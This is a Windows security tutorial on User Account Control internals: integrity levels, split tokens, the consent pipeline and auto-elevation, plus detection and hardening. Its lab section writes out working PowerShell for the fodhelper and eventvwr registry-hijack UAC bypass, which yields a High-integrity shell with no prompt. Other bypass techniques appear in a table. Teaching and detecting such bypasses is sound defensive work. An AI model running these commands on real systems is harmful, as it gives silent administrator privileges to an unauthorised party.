UAC Internals: Elevation, Consent, and Token Filtering
Objective: Understand exactly how User Account Control works under the hood – the split-token model, Mandatory Integrity Control, the AppInfo/
consent.exeelevation pipeline, and auto-elevation – so you can reason precisely about what UAC protects, walk a real HKCU-hijack bypass end to end in a lab, and read a Sysmon process-creation event and spot the bypass from the parent-child chain alone.
Here is the thing nobody says loudly enough: Microsoft does not consider UAC a security boundary. It is a convenience feature that keeps admins from running everything as admin all day. That single design decision explains why an entire family of “UAC bypasses” exists, why many of them are unpatched by design, and why they are not treated as vulnerabilities. If you internalize the pipeline below, the bypasses stop looking like magic and start looking like the obvious consequence of a trust decision.
1. Why UAC Exists: The Pre-Vista Problem
Before Windows Vista, the average interactive user was a full local administrator, and every process they launched ran with that full administrator token. One malicious document, one drive-by, and the payload inherited god rights instantly. There was no gap to cross.
UAC (shipped in Vista, refined ever since) applies the principle of least privilege to the desktop. An administrator still logs in, but their day-to-day processes run as if they were a standard user. Elevation to full admin rights becomes an explicit, auditable act rather than the default state. The mechanism that makes this possible is the split-token model, and it is enforced by Mandatory Integrity Control. Start with MIC, because everything else sits on top of it.
2. Mandatory Integrity Control and Integrity Levels

Mandatory Integrity Control (MIC) tags every user, process, and securable object with an Integrity Level (IL), represented by a SID in the S-1-16-x range. The IL is orthogonal to the DACL: even if the DACL grants access, the kernel’s SeAccessCheck can still deny a write because a lower-integrity subject is trying to modify a higher-integrity object.
| IL Label | SID | Typical Use |
|---|---|---|
| Low | S-1-16-4096 | Protected Mode IE, sandboxed processes |
| Medium | S-1-16-8192 | Standard users, filtered admin tokens |
| High | S-1-16-12288 | Elevated admin processes |
| System | S-1-16-16384 | SYSTEM-context services |
A standard user and an administrator’s filtered token both run at Medium. An administrator’s elevated token runs at High. If UAC is disabled entirely, administrators always run at High.
The label lives in the object’s SACL as a SYSTEM_MANDATORY_LABEL_ACE, whose access mask carries the enforcement policy:
// Mandatory policy bits carried in the label ACE's access mask
#define SYSTEM_MANDATORY_LABEL_NO_WRITE_UP    0x1
#define SYSTEM_MANDATORY_LABEL_NO_READ_UP     0x2
#define SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP  0x4
NO_WRITE_UP is the default and the one that matters most: a Medium-integrity process cannot write into a High-integrity process or object. That is the wall a UAC bypass has to get around, and it does so not by breaking MIC but by convincing a High-integrity process to read down into attacker-controlled state. Hold that thought.
You can read any token’s IL with GetTokenInformation and the TokenIntegrityLevel class, which returns a TOKEN_MANDATORY_LABEL whose Label.Sid is the IL SID. We do exactly that in the next section.
3. The Split-Token Model: Filtered vs. Full Tokens
When a user with powerful group memberships or privileges logs on, LSASS (via NtCreateToken) mints two linked tokens:
- The Full token carries every group membership and privilege the account has, including active
Administratorsmembership, and runs at High integrity. - The Filtered token is the same identity with the admin group marked deny-only, dangerous privileges stripped, and integrity lowered to Medium.
By default the filtered token drives the interactive session. explorer.exe, your browser, your shell – all Medium. The full token sits parked until something explicitly requests elevation. This is Admin Approval Mode (AAM).
Three token information classes expose the model:
| Information Class | Struct / Type | Meaning |
|---|---|---|
TokenElevationType | TOKEN_ELEVATION_TYPE enum | Default(1), Full(2), Limited(3) |
TokenElevation | TOKEN_ELEVATION (DWORD TokenIsElevated) | 1 if elevated, 0 if filtered |
TokenLinkedToken | TOKEN_LINKED_TOKEN (HANDLE LinkedToken) | Handle to the paired token |
One important exception: the built-in RID-500 local Administrator is not enrolled in UAC by default. It receives a full High token with no filtered counterpart. You enroll it with FilterAdministratorToken=1, covered in Section 6.
Lab: Query Your Own Token Pair (C)
Compile and run this as your normal (Medium) admin user, then again from an elevated prompt, and watch the fields flip.
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

static const char* ElevStr(TOKEN_ELEVATION_TYPE t) {
    switch (t) {
        case TokenElevationTypeDefault: return "Default";
        case TokenElevationTypeFull:    return "Full";
        case TokenElevationTypeLimited: return "Limited";
        default:                        return "Unknown";
    }
}

static void Describe(HANDLE hTok, const char* tag) {
    DWORD ret = 0, size = 0;
    TOKEN_ELEVATION_TYPE et = TokenElevationTypeDefault;
    TOKEN_ELEVATION elev = {0};
    char* sidStr = NULL;

    GetTokenInformation(hTok, TokenElevationType, &et, sizeof(et), &ret);
    GetTokenInformation(hTok, TokenElevation, &elev, sizeof(elev), &ret);

    GetTokenInformation(hTok, TokenIntegrityLevel, NULL, 0, &size);
    PTOKEN_MANDATORY_LABEL lbl = (PTOKEN_MANDATORY_LABEL)LocalAlloc(LPTR, size);
    if (GetTokenInformation(hTok, TokenIntegrityLevel, lbl, size, &ret))
        ConvertSidToStringSidA(lbl->Label.Sid, &sidStr);

    printf("[%s] ElevationType: %-7s | Elevated: %lu | IL: %s\n",
           tag, ElevStr(et), elev.TokenIsElevated, sidStr ? sidStr : "?");

    if (sidStr) LocalFree(sidStr);
    LocalFree(lbl);
}

int main(void) {
    HANDLE hTok;
    if (!OpenProcessToken(GetCurrentProcess(),
                          TOKEN_QUERY | TOKEN_DUPLICATE, &hTok)) {
        printf("OpenProcessToken failed: %lu\n", GetLastError());
        return 1;
    }
    Describe(hTok, "current");

    TOKEN_LINKED_TOKEN linked = {0};
    DWORD ret = 0;
    if (GetTokenInformation(hTok, TokenLinkedToken, &linked, sizeof(linked), &ret)) {
        printf("LinkedToken handle: 0x%p\n", linked.LinkedToken);
        Describe(linked.LinkedToken, "linked ");
        CloseHandle(linked.LinkedToken);
    } else {
        printf("No linked token (err %lu)\n", GetLastError());
    }
    CloseHandle(hTok);
    return 0;
}
Build it with MinGW or MSVC:
x86_64-w64-mingw32-gcc token.c -o token.exe -ladvapi32
Run from a normal shell and you get the split laid bare:
[current] ElevationType: Limited | Elevated: 0 | IL: S-1-16-8192
LinkedToken handle: 0x00000000000000E4
[linked ] ElevationType: Full    | Elevated: 1 | IL: S-1-16-12288
The Medium token’s LinkedToken is a live handle to your Full, High-integrity self. That pairing is the entire model in one struct.
4. The Elevation Pipeline: ShellExecute to AppInfo to consent.exe
When something legitimately needs elevation, it does not just spawn a High process. It asks a service to do it. The flow:
- A caller issues
ShellExecutewith therunasverb (or launches arequireAdministratorbinary). - The request is forwarded over RPC to the Application Information Service (AppInfo), hosted in
svchost.exeloadingappinfo.dll. AppInfo depends on RPC and the DCOM Server Process Launcher. - The RPC method
RAiLaunchAdminProcess(inappinfo.dll) validates the request and checks the target’s manifest. - If a prompt is required,
AiLaunchConsentUIlaunchesconsent.exe. consent.exerenders the UAC dialog on a secure desktop (a separate desktop isolated from the user’s, so Medium-integrity malware cannot script the buttons). AppInfo handsconsent.exea pointer into its own address space holding the program name, path, elevation type, and dialog metadata;consent.exereads that block directly.consent.exereturns0x0on approval,0x4C7(ERROR_CANCELLED) on denial or close.- On approval, AppInfo creates the process with the user’s elevated token.
Then comes the artifact that matters for detection. AppInfo sets the new process’s parent PID back to the shell that requested elevation, typically explorer.exe, even though AppInfo actually created it. This deliberate re-parenting means the tree you see in a naive process listing lies about who spawned what. Keep that in mind for Section 10.
The secure desktop is toggled by PromptOnSecureDesktop. Disable it and you have handed attackers a much easier target, which is why it stays on.
, then to an elevated High-integrity process re-parented to explorer.exe](https://genxcyber.com/wp-content/uploads/2026/07/uac-internals-elevation-consent-token-filtering-2-scaled.png)
5. Application Manifests and Auto-Elevation
Every PE can embed an application manifest whose trustInfo XML declares a requestedExecutionLevel. AppInfo reads that field to decide what to do.
| requestedExecutionLevel | Behavior |
|---|---|
asInvoker | Run with the caller’s token (no elevation) |
highestAvailable | Elevate if the caller can, otherwise run filtered |
requireAdministrator | Always require the full token; prompt if needed |
Auto-elevation is the interesting part. A binary can carry autoElevate="true", which lets AppInfo silently hand it the full token with no prompt – but only if all three conditions hold:
- The binary is Microsoft-signed.
- It resides in a trusted system directory (for example
C:\Windows\System32). - Its manifest sets
autoElevate=true.
That whitelist is a small, fixed set of Microsoft binaries: fodhelper.exe, eventvwr.exe, sdclt.exe, computerdefaults.exe, dism.exe, wusa.exe, dccw.exe, and friends. Confirm the flag yourself with Sysinternals sigcheck:
.\sigcheck64.exe -m C:\Windows\System32\fodhelper.exe | Select-String "autoElevate"
# <autoElevate>true</autoElevate>
Every one of those binaries is a candidate host for a silent elevation. The attacker never touches the binary. They touch what the binary reads.
6. UAC Configuration: Registry Keys and Group Policy
All of UAC’s behavior lives under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
| Value Name | Effect |
|---|---|
EnableLUA | 0 = UAC fully off; every admin process runs High |
ConsentPromptBehaviorAdmin | 0=no prompt, 1=prompt for creds on secure desktop, 2=always notify, 5=default (consent for non-Windows binaries) |
ConsentPromptBehaviorUser | Standard-user behavior (3=default, prompt for creds) |
PromptOnSecureDesktop | 1 = render the prompt on the isolated secure desktop |
FilterAdministratorToken | 1 = enroll the RID-500 Administrator in UAC |
LocalAccountTokenFilterPolicy | 1 = disable remote UAC filtering for local admins |
The value that makes the whole bypass family work is ConsentPromptBehaviorAdmin=5, the shipping default. At 5, auto-elevating Windows binaries elevate silently. Crank it to 2 (Always Notify) and even fodhelper.exe throws a prompt. We will come back to that in hardening, because it is the single most effective control here.
Remote UAC filtering
Over the network (SMB NET USE, WinRM), a local admin account subject to token filtering only ever gets its filtered token, so it cannot do remote admin work. LocalAccountTokenFilterPolicy=1 disables that protection, which is exactly why attackers love finding it set. A domain account in the local Administrators group is different: it logs on remotely with a full token and UAC is not in effect. RDP is also exempt because it is an interactive logon.
7. UIPI: The Complementary Control
User Interface Privilege Isolation (UIPI) stops a lower-integrity process from driving a higher-integrity window with synthetic messages (WM_*, fake keystrokes, SetWindowsHookEx). It was introduced alongside MIC in Vista specifically to kill “shatter attacks,” where a low process posts a WM_TIMER-style message carrying a code pointer to a privileged window. UIPI uses MIC as its enforcement backbone: message delivery up the integrity ladder is blocked by the same kernel machinery. The practical cost is that legitimate accessibility tools (screen readers, automation) need the uiAccess manifest flag to punch through, which itself requires signing and a trusted path.
8. UAC Bypass Lab: HKCU Registry Hijack (fodhelper)
Time to actually cross the wall. This is a design-abuse, not a memory-corruption bug, and it is 100% reproducible on stock Windows 10.
Lab setup:
- Clean Windows 10 22H2 VM.
- A non-RID-500 local admin (
labuser, member ofAdministrators). - UAC at default:
ConsentPromptBehaviorAdmin=5,PromptOnSecureDesktop=1. - Sysmon v15+ with a config that logs registry and process events.
- Defender real-time off for lab clarity (it will flag this, which is the point).
The core insight: fodhelper.exe is Microsoft-signed, in System32, and auto-elevates. When it launches, it opens an ms-settings URI using the per-user file-association handler under HKCU. A Medium process can write HKCU freely (it is our own hive). The elevated fodhelper reads that per-user handler and executes it at High. Medium writes, High reads down, MIC never lifts a finger.
Step 1 – Confirm we are Medium
whoami /groups | findstr "Mandatory Label"
# Mandatory Label\Medium Mandatory Level  S-1-16-8192
Step 2 – Confirm fodhelper auto-elevates
.\sigcheck64.exe -m C:\Windows\System32\fodhelper.exe | Select-String "autoElevate"
# <autoElevate>true</autoElevate>
Step 3 – Plant the hijack in HKCU
fodhelper resolves the ms-settings progid, walks shell\open\command, and checks DelegateExecute first. Set DelegateExecute to an empty string and the shell falls back to the (Default) command string, which is ours.
$key = "HKCU:\Software\Classes\ms-settings\shell\open\command"
New-Item $key -Force | Out-Null
New-ItemProperty $key -Name "DelegateExecute" -Value "" -Force | Out-Null
Set-ItemProperty  $key -Name "(Default)" -Value "C:\Windows\System32\cmd.exe" -Force
Step 4 – Trigger the elevation
Start-Process "C:\Windows\System32\fodhelper.exe"
No prompt. No secure desktop. A cmd.exe window appears.
Step 5 – Verify High integrity
whoami /groups | findstr "Mandatory Label"
REM Mandatory Label\High Mandatory Level  S-1-16-12288
You started Medium and now own a High-integrity shell with zero user interaction. That is T1548.002 in eight lines of PowerShell.
Step 6 – Clean up
Remove-Item "HKCU:\Software\Classes\ms-settings" -Force -Recurse
The eventvwr variant
Same idea, different auto-elevator. eventvwr.exe opens a .msc via the mscfile progid:
$key = "HKCU:\Software\Classes\mscfile\shell\open\command"
New-Item $key -Force | Out-Null
Set-ItemProperty $key -Name "(Default)" -Value "C:\Windows\System32\cmd.exe" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
A gotcha worth an hour of your life: on some builds eventvwr needs the payload without the DelegateExecute value, while fodhelper needs it present and empty. If your shell does not pop, that mismatch is usually why. Test both progids before you assume the technique is patched.

9. Common Attacker Techniques
| Technique | Description |
|---|---|
HKCU handler hijack (fodhelper, eventvwr, sdclt) | Write a per-user file/protocol association, launch the auto-elevator, inherit High integrity |
computerdefaults.exe hijack | Same ms-settings progid target as fodhelper, different trigger binary |
| DLL search-order abuse in auto-elevators | Drop a planted DLL an auto-elevating binary loads from a writable path |
COM elevation moniker / ICMLuaUtil | Instantiate an auto-approved elevated COM object; consent.exe may run with no user click |
| Environment-variable / IFEO manipulation | Redirect an elevated child’s executed path via HKCU env or debugger keys |
Almost all of these share one shape: the attacker seeds attacker-controlled state that a High-integrity, auto-elevating Microsoft binary then reads and trusts. Once High integrity is reached, the follow-on is usually token manipulation (T1134), service persistence (T1543), or LSASS credential access (T1003.001).
10. Defensive Strategies & Detection
Everything above leaves loud artifacts if you are collecting the right events. Two signals matter most: the registry write into HKCU\Software\Classes, and the parent-child chain with an auto-elevator spawning a shell at High integrity.
Windows Security auditing
| Event ID | Log | What It Captures |
|---|---|---|
4688 | Security | Process creation with command line (enable “Include command line”) |
4657 | Security | Registry value writes to ...\Classes\ms-settings / \mscfile |
4703 | Security | Token right adjustment (elevation) |
4624 | Security | Elevated-token logon; correlate with absence of 4648 |
7045 | System | New service install, common post-bypass step |
Sysmon
| Sysmon Event ID | What to Monitor |
|---|---|
1 (Process Create) | ParentImage = fodhelper.exe / eventvwr.exe / sdclt.exe / computerdefaults.exe spawning cmd.exe, powershell.exe, rundll32.exe with IntegrityLevel=High |
13 (Registry Set) | TargetObject containing \shell\open\command, \ms-settings\, or \mscfile\ |
10 (Process Access) | consent.exe accessed by unexpected processes |
1 (anomalous consent) | consent.exe executing with no corresponding user interaction (COM-moniker bypasses) |
Sysmon config to catch the HKCU-hijack family:
<RegistryEvent onmatch="include">
  <TargetObject condition="contains">\shell\open\command</TargetObject>
  <TargetObject condition="contains">\ms-settings\</TargetObject>
  <TargetObject condition="contains">\mscfile\</TargetObject>
</RegistryEvent>
Sigma rule for the fodhelper parent-child signal (mirrors SigmaHQ 7f741dcf-...):
title: UAC Bypass via Auto-Elevated fodhelper Child Process
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\fodhelper.exe'
  child:
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\rundll32.exe'
    IntegrityLevel: 'High'
  condition: selection and child
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1548.002
level: high
One detection nuance from Section 4: because AppInfo re-parents elevated processes to explorer.exe, a raw process tree can show explorer -> cmd while the Sysmon 1 event still records ParentImage=fodhelper.exe. Trust the event’s ParentProcessId/ParentImage, not the live tree. In Process Hacker you will see fodhelper as the real parent while the PPID in the log points at explorer. That discrepancy is itself an indicator.
Hardening
- Set
ConsentPromptBehaviorAdmin=2(Always Notify) by GPO. This forces a prompt even for auto-elevating binaries and neutralizes the entire HKCU-hijack family. - Remove users from local
Administratorswherever possible. Every technique here requires the user to already hold the full token. Standard users cannot do it. - Enroll RID-500 with
FilterAdministratorToken=1. - Keep
LocalAccountTokenFilterPolicy=0so remote UAC filtering stays active for local admins. - Audit
HKCU\Software\Classeswrites (Event ID4657or Sysmon13) and alert on non-interactive contexts (MITRE mitigations M1052, M1026).
Relevant ETW providers: Microsoft-Windows-Security-Auditing, Microsoft-Windows-Sysmon, and the seldom-enabled Microsoft-Windows-UAC provider.

11. Tools for UAC Analysis
| Tool | Description | Link |
|---|---|---|
| Process Hacker | Inspect token IL, elevation, and true parent process | processhacker.sourceforge.io |
Sysinternals sigcheck | Dump embedded manifests (-m) to confirm autoElevate | learn.microsoft.com |
Sysinternals whoami / AccessChk | Enumerate token groups, privileges, integrity | learn.microsoft.com |
| Sysmon + SwiftOnSecurity config | Registry and process telemetry for detection | learn.microsoft.com |
| Resource Hacker | GUI manifest and resource inspection of PE files | angusj.com |
| WinObj | Browse the object namespace and integrity labels | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Abuse Elevation Control Mechanism | T1548 | Correlate registry mods, anomalous parent-child chains, unsigned elevated processes |
| Bypass User Account Control | T1548.002 | Sysmon 1 (auto-elevator parent + High IL child), Sysmon 13 / Event 4657 (HKCU class write) |
| Access Token Manipulation | T1134 | Post-bypass follow-on; audit 4703 token adjustments |
| Create or Modify System Process | T1543 | Event 7045 new service installs after elevation |
| OS Credential Dumping: LSASS | T1003.001 | Sysmon 10 handle access to lsass.exe from freshly elevated process |
Summary
- UAC is a convenience feature, not a security boundary, which is why its bypasses are unpatched by design and worth understanding as expected behavior rather than bugs.
- The split-token model gives every admin a Medium filtered token and a linked High full token;
GetTokenInformationwithTokenElevationType,TokenElevation, andTokenLinkedTokenshows both directly. - MIC and
SeAccessCheckenforce no-write-up, so bypasses never break MIC. They make a High auto-elevating binary read down into attacker-controlledHKCUstate. - The
fodhelper/eventvwrHKCU-hijack lands a High-integrity shell with no prompt in about eight lines, purely because auto-elevators trust per-user handlers at default UAC settings. - Detect it with Sysmon Event ID
1(auto-elevator parent +IntegrityLevel=Highchild) and Event ID13/ Security4657(class-key writes); neutralize the whole family by settingConsentPromptBehaviorAdmin=2and pulling users out of localAdministrators.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.